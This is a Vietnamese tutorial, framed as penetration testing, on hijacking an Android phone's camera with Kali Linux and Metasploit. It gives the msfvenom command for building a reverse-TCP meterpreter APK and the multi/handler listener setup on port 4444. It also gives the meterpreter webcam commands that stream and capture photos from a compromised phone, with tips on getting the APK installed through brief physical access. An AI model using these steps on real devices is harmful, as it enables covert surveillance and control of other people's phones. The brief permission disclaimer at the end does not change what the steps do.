
Đã có một số tin tức về hacker chiếm đoạt camera điện thoại Android để nghe lén người dùng hoặc cung cấp hình ảnh giả. Là chủ điện thoại cảnh giác, bạn có thể muốn ngăn chặn bằng cách đánh giá khả năng và rủi ro thực sự của mối đe dọa đó.
Kali Linux là một trong những công cụ tốt nhất để kiểm tra lỗ hổng tiềm ẩn của camera điện thoại Android qua bài kiểm thử xâm nhập. Nó giúp bạn nắm bắt mọi nỗ lực của hacker truy cập từ xa vào camera điện thoại.
Cài Đặt Payload Exploit
Để dùng Kali Linux cho bài kiểm thử xâm nhập, trước tiên tải nó từ trang chính thức. Tham khảo hướng dẫn trước đây để biết định nghĩa các thuật ngữ như "msfvenom", "msfconsole", "meterpreter", và nhiều hơn sẽ dùng trong bài tập này.
Bước đầu trong kiểm thử xâm nhập là cài đặt payload exploit chuẩn trên thiết bị. Mở terminal Kali Linux và nhập lệnh: ifconfig. Sẽ cho bạn địa chỉ IP phiên bản Kali Linux.


Giờ nhập lệnh dưới đây dùng địa chỉ IP trên. Số cổng cho exploit, trojan, và lỗ hổng khác thường là 4444.
msfvenom - p android/meterpreter/reverse_tcp L HOST=IP address LPORT=Number R > Payload.apk
Ở bước này thử chèn payload metasploit, dựa trên trình thông dịch Java. Nếu thành công, bài kiểm thử xâm nhập sẽ giúp xác minh xem điện thoại có dễ bị ai đó nghe cuộc gọi, truy cập SMS, định vị địa lý người dùng, v.v. không.
Trong trường hợp này, nỗ lực nhằm chỉ ra cách exploit có thể tiềm ẩn dùng để truy cập camera điện thoại.


Sau khi exploit khởi động, file APK tên "Payload" sẽ được cài trong thư mục root. Bạn cần cài nó trên điện thoại Android mục tiêu. Tuy nhiên, nói dễ hơn làm. Hầu hết điện thoại Android mới và email sẽ từ chối mang file nhiễm mã độc đó, và đó là điều tốt.
Tuy nhiên, vẫn có thể thực hiện qua cáp USB hoặc file tạm. Nếu hacker có quyền truy cập điện thoại của bạn vài phút, nó hơi dễ bị tổn thương. Nỗ lực ở đây trong bài kiểm thử xâm nhập là xác định mức độ rủi ro chính xác.
Sau khi chuyển, bạn cần tìm cách cài file payload trên điện thoại. Trừ phi là phiên bản Android rất cũ, điện thoại sẽ cảnh báo nhiều trước khi APK được cài. Dù phiên bản Android nào, vẫn có nhiều cách khác để cài ứng dụng từ nguồn không xác định.
Khởi Chạy Exploit
Để khởi chạy exploit Payload trên, nhập lệnh: msfconsole. Chỉ mất vài giây để lệnh thực thi, và metasploit có thể sẵn sàng cho kiểm thử xâm nhập tiếp theo trên camera điện thoại.

Metasploit sẽ đưa ra mô tả đầy đủ. Tóm tắt payload cũng hiển thị. Nó cho thấy số exploit đang hoạt động.

Ở bước tiếp theo msfconsole sẵn sàng khởi chạy exploit. Tham chiếu địa chỉ IP và số cổng (4444) thảo luận trước. Theo đó, nhập các lệnh sau:
exploit (multi/handler) > set LHOST "IP Address" [ENTER] set LPORT "Port number" [ENTER] exploit [ENTER]

Khi reverse TCP handler được kích hoạt, bạn sẽ thấy các giai đoạn Meterpreter khởi chạy. Chờ vài giây khi nó chẩn đoán điện thoại mục tiêu.
Phải nói ở đây rằng hầu hết điện thoại Android hiện đại sẽ tiếp tục từ chối truy cập này. Nhớ đây là bài kiểm thử xâm nhập. Nếu điện thoại Android của bạn không bị xâm nhập bằng file APK chết người này, nghĩa là nhà sản xuất điện thoại nhận ra vector tấn công cụ thể này.
Truy Cập Camera Điện Thoại Android
Nếu bạn thành công chèn exploit vào điện thoại, có khả năng nó giờ có thể bị xâm nhập. Khi đó, "meterpreter" trên terminal Kali Linux sẽ thiết lập kết nối với điện thoại. Lúc này, nhập help để truy cập nhiều tùy chọn trong điện thoại Android bị tấn công.

Nhập các lệnh sau (từ menu help) để truy cập camera điện thoại. Trong exploit này có thử truy cập camera sau để chụp ảnh từ terminal.
webcam_list [ENTER] 1. Back camera 2. Front camera [ENTER] webcam_stream -i 1
Để hoàn thành bài kiểm thử xâm nhập thành công, khi đã truy cập được camera, hãy chụp ảnh và lưu vào thư mục root Kali Linux. Bạn cũng có thể chỉnh sửa, đổi tên, hoặc xóa ảnh khác đã lưu. Do đó, bất kỳ xâm nhập thành công nào trên điện thoại thử nghiệm đều là lời nhắc nhở về khả năng tấn công thật, nghĩa là đã đến lúc vá lỗi bảo mật.

Trong hướng dẫn này bạn học cách camera Android có thể truy cập từ terminal Kali Linux cho kiểm thử xâm nhập.
Đây là bài viết nghiên cứu bảo mật. Nếu bạn truy cập camera người khác để demo, luôn xin phép trước – trừ phi là điện thoại của bạn. Đừng quên xem các app hack Android để giúp kiểm thử và tìm lỗ hổng điện thoại.